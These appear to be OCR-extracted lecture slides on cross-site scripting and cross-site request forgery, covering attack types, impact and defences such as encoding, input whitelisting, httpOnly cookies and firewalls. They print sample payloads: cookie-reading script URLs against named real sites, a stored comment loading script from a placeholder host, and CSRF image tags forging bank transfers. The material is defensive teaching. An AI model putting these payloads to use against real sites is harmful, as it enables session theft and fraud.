
!!! attack code !!!

1. Attacker sends malicious code
2. Server stores message
3. User requests message
4. Message is delivered by server
5. Browser executes script in message

Some more details

- XSS attacks exploit vulnerabilities in Web page validation to inject client-side script code.
- The script code embeds itself in response data, which is sent back to an unsuspecting user.
- The user's browser then runs the script because it downloads it from a trusted site, the browser has no way of recognizing that the code is not legitimate and malicious
- Xss attacks also work over HTTP and HTTPS (SSL) connections.
- Vulnerabilities enabling cross-site scripting attacks include:
  - Failing to constrain and validate input.
  - Failing to encode output.
  - Trusting data retrieved from a shared database.
- The script can steal information from the browser and post it to a Web address known to the attacker. The attacker can spoof the legitimate user's identity

XSS – A New Threat?



Carnegie Mellon
Software Engineering Institute
CERT® Coordination Center

CERT® Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests

Original release date: February 2, 2000
Last revised: February 3, 2000

A web site may inadvertently include malicious HTML tags or script in a dynamically generated page based on unvalidated input from untrustworthy sources. This can be a problem when a web server does not adequately ensure that generated pages are properly encoded to prevent unintended execution of scripts, and when input is not validated to prevent malicious HTML from being presented to the user.

- XSS is an old problem
  - First public attention 5 years ago
  - Now regularly listed on BUGTRAQ
- Nevertheless:
  - Many Web applications are affected

What`s the source of the problem?

- ➢ Insufficient input/output checking!
- ➢ Problem as old as programming languages

Who is affected by XSS?

XSS attack's first target is the Client

- Client trusts server (Does not expect attack)
- Browser executes malicious script

But second target = Company running the Server

- Loss of public image (Blame)
- Loss of customer trust
- Loss of money

Impact of XSS-Attacks

- Access to authentication credentials for Web application
- Cookies, Username and Password
  - XSS is not a harmless flaw !
- Normal users
  - Access to personal data (Credit card, Bank Account)
  - Access to business data (Bid details, IP)
  - Misuse account (order expensive goods)
- High privileged users
  - Control over Web application
  - Control/Access: Web server machine
  - Control/Access: Backend / Database systems

Impact of XSS-Attacks

- Denial-of-Service
    - Crash Users`Browser, Pop-Up-Flodding, Redirection
- Access to Users` machine
    - Use ActiveX objects to control machine
    - Upload local data to attacker`s machine
- Spoil public image of company
    - Load main frame content from „other“ locations
    - Redirect to dialer download

XSS and Cloud

- Possible impact
  - the attacker script retrieves the authentication cookie that provides access to a web site TargetW
  - posts the cookie to a Web address known to the attacker. The attacker can spoof the legitimate user's identity and gain illegale access to TargetW
- If TargetW is the interface to access a cloud, the attacker gain access to all the cloud resources the client can access
- This results in the access to an information, software packages etc the user has available
- The cloud provider that has created and manages TargetW cannot defend the browser in the client


3 kinds of XSS

a) reflective attack = a target attack for a single user, spear phishing

b) stored attack = a mass attack to a number of users

c) Dom based attack = changes the execution environment

Simple XSS Attack (reflexive)




```
<% out.println("welcome " + request.getParameter("name")); %>
```

Need a user click

A 1-click attack

http://myserver.com/test.jsp?name=Stefan



http://localhost:50000/b2b/test.jsp?name=Stefan - Microsoft Internet...
File Edit View Favorites Tools Help
Back Search Favorites Media
Go Links
Done
Local intranet

Address: http://localhost:50000/b2b/test.jsp?name=Stefan

Welcome Stefan

```
<HTML>
<Body>
Welcome Stefan
</Body>
</HTML>
```

http://myserver.com/welcome.jsp?name=<script>alert("Attacked")</script>


http://localhost:50000/b2b/test.jsp?name=<script>alert('Attacked')</script> - Micr...
File Edit View Favorites Tools Help
Back Search Favorites Media
Go Links
Microsoft Internet Explorer
OK
Opening page http://localhost:50000/b2b/test.
Local intranet


Address: http://localhost:50000/b2b/test.jsp?name=<script>alert('Attacked')</script>

Welcome

Attacked

```
<HTML>
<Body>
Welcome
<script>alert("Attacked")</script>
</Body>
</HTML>
```

Another version of the reflexive version



The following are a few actual XSS vulnerability exploits with embedded JavaScript (highlighted) able to execute on the user’s browser with the same permissions of the vulnerable website domain[7]:

- http://www.microsoft.com/education/?ID=MCTN&target=http://www.microsoft.com/education/?ID=MCTN&target="><script>alert(document.cookie)</script>

- http://hotwired.lycos.com/webmonkey/00/18/index3a_page2.html?tw=<script>alert(‘Test’);</script>

- http://www.shopnbc.com/listing.asp?qu=<script>alert(document.cookie)</script>&frompage=4&page=1&ct=VVTV&mh=0&sh=0&RN=1

- http://www.oracle.co.jp/mts sem owa/MTS SEM/im search exe?search_text=%22%3E%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E

Other CSS attacks

stored / permanent XSS

user input is read from a request and stored in raw form

- Database
- File

example: comments in a blog

Great Website<script src=“http://xss.xss/xss.js“></script>!!!

Other XSS attacks

DOM based

This type of attack occurs when the DOM environment is being changed, but the client-side code does not change.

When the DOM environment is being modified in the victim's browser, then the client side code executes differently.
Example.
Consider, there is a webpage with URL
http://testing.com/book.html?default=1.
"default" is a parameter and "1" is its value. Therefore, in order to perform XSS DOM attack, we would send a script as the parameter.

Other XSS attacks

DOM based

- It changes the environment where code is executed
- The changes result in an unexpected behavior of the code similar to „reflective XSS“ but server doesn‘t play a role
- fault is within client-side JavaScript code and it is usually triggered by working with URL parameters/URLanchors in JavaScript
  - XSS caused by output in HTML context
  - XSS caused by evaluating - JS eval() injection
- victim‘s browser must execute the XSS request itself
- May not need a click (0 click attacks)

Preventing XSS means Preventing…

- Subversion of separation of clients
  - Attacker can access affected clients' data
  - Industrial espionage
- Identity theft
  - Attacker can impersonate affected client
- Illegal access
  - Attacker can act as administrator
  - Attacker can modify security settings

How to perform Input Validation

Check if the input is what you expect

- Do not try to check for "bad input"

Black list testing is no solution

- Black lists are never complete!

White list testing is better

- Only what you expect will pass
- (correct) Regular expressions

HTML Encoding may help ...

- To help prevent XSS attacks, an application needs to ensure that all variable output in a page is encoded before being returned to the end user. Encoding variable output substitutes HTML markup with alternate representations called entities. The browser displays the entities but does not run them. For example, <script> gets converted to &lt;script&gt;.
- When a browser encounters the entities, they will be converted back to HTML and printed but they will not be run.
- If an attacker injects <script>alert("you are attacked")</script> into a field of a web page, the server returns &lt;script&gt;alert("you are attacked")&lt;/script&gt;.
- When the browser downloads the encoded script, it will convert the encoded script back to <script>alert("you are attacked")</script> and display the script as part of the page but it will not run the script.

HTML Encoding may help ...

XSS attacks make a browser parse HTML that should not be there; if HTML is not encoded, the link is embedded in the site, even if the provider didn't want that.

There are fields where this is not possible

- When constructing URLs from input (e.g. redirections)
- Meta refresh, HREF, SRC, ...

There are fields where this is not sufficient

- When generating Javascript from input
- Or when used in script enabled HTML Tag attributes

```
Htmlencode("javascript:alert(`Hello`)") = javascript:alert(`Hello`)
```

Cookie Options mitigate the impact

- Complicate attacks on Cookies
- "httpOnly" Cookies (Facebook and Google)
  - When you tag a cookie with the HttpOnly flag, it tells the browser that this particular cookie should only be accessed by the server. Any attempt to access the cookie from client script is strictly forbidden.
  - Prevent disclosure of cookie via DOM access
    - IE only currently
    - use with care, compatibility problems may occur
  - But: cookies are sent in each HTTP requests
    - eg. Trace-Method can be used to disclose cookie
  - Passwords still may be stolen via XSS "secure" Cookies
  - Cookies are only sent over SSL

Web Application Firewalls

- Web Application Firewalls
  - Check for malicous input values
  - Check for modification of read-only parameters
  - Block requests or filter out parameters
- Can help to protect „old“ applications
  - No source code available
  - No know-how available
  - No time available
- No general solution
  - Usefulness depends on application
  - Not all applications can be protected

Web Application Firewall: difference vs

- First generation firewalls (stateful inspection & proxy) :
  - Some inspect HTTP and decrypt HTTPS, however protocol analysis only. Protocol filtering, header filtering, URL filtering etc are available.
- Next Generation firewalls:
  - McAfee Sidewinder, Palo Alto Networks, etc concentrate on application stream signatures which work well for outbound/ Internet traffic – very little inbound web server protection.
- Network IDS/IPS:
  - Broad network inspection support around TCP/IP, focus is wide, typically extension based for deeper understanding of HTTP. Typically, signature based. No user, session awareness.

CRSF

- Cross Site Request Forgery Defined
- Attacks Using Login CSRF
- Existing CSRF Defenses
- CSRF Defense Proposal
- Identity Misbinding

What is CSRF?

Cross-site request forgery (CSRF), also known as one-click attack or session riding

In a CSRF attack, a malicious site instructs a victim's browser to send a (dangereous) request to an honest site, **as if** the request were part of the victim's interaction with the honest site

The attack convince a user of e-banking to click on the link

http://bank.com/transfer.do?acct=MARIA&amount=100000

When the user is authenticated to the e-banking site.

CSRF attacks are effective in a number of situations, including:

- The victim has an active session on the target site.
- The victim is authenticated via HTTP auth on the target site.
- The victim is on the same local network as the target site.

What is CSRF?

- An attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated.
- CSRF attacks target state-changing requests, not theft of data, since the attacker cannot see the response to the forged request. State changing = update of the amount of money in your account
- With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker' chooses.
- If the victim is
  - a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth.
  - an administrative account, CSRF can compromise the entire web application.

Cross-Domain Security

- *Domain*: where our applications and services are hosted

- *Cross-domain*: security threats due to interactions between our applications and pages on other domains

Problems with Data Export

Abusing user’s IP address

- Can issue commands to servers inside a firewall protected network

Reading browser state

- Can issue requests with cookies attached

Writing browser state

- Can issue requests that cause cookies to be overwritten

“Session riding” is a misleading name

CSRF attack

- In CSRF attack, the attacker disrupts the integrity of the session
  user ←→ a web site
  by injecting network requests via the user's browser
- (the browser's security policy allows web sites to send HTTP requests to any network address)
- This policy allows an attacker that controls content not otherwise under his or her control to :
  - Network Connectivity (behind firewall)
  - Read Browser State (cookie, certificate)
  - Write Browser State (set cookie)

Cross-Site-Request Forgery (XSRF)

Alice is using our (“good”) web-application:
www.bank.com

(assume user is logged in w/ cookie)

At the same time (i.e. same browser session), she’s also visiting a “malicious” web-application: www.evil.org


Cross-Site-Request Forgery (XSRF)

Alice is using our (“good”) web-application: www.bank.com

(assume user is logged in w/ cookie)

At the same time (i.e. same browser session), she’s also visiting a “malicious” web-application: www.evil.org

How XSRF Works



Alice

bank.com

/login.html

/auth
uname=victim&pass=fmd9032


Cookie: sessionid=40a4c04de

/viewbalance
Cookie: sessionid=40a4c04de

“Your balance is $25,000”

A Typical CSRF attack

<img src="http://bank/withdraw?account=**alice**&amount=1000000&for=**mary**">



Bank Website

<img src=...>


Already
logged into
Bank account

Alice

<img src=...>

Forum **C** where
Mary post a
malicious message

How XSRF Works



Alice

bank.com

evil.org

/login.html

/auth
uname=victim&pass=fmd9032

Cookie: sessionid=40a4c04de

Evil.html

<IMG SRC=http://bank.com/paybill?
addr=123 evil st & amt=$10000>

/paybill?addr=123 evil st, amt=$10000
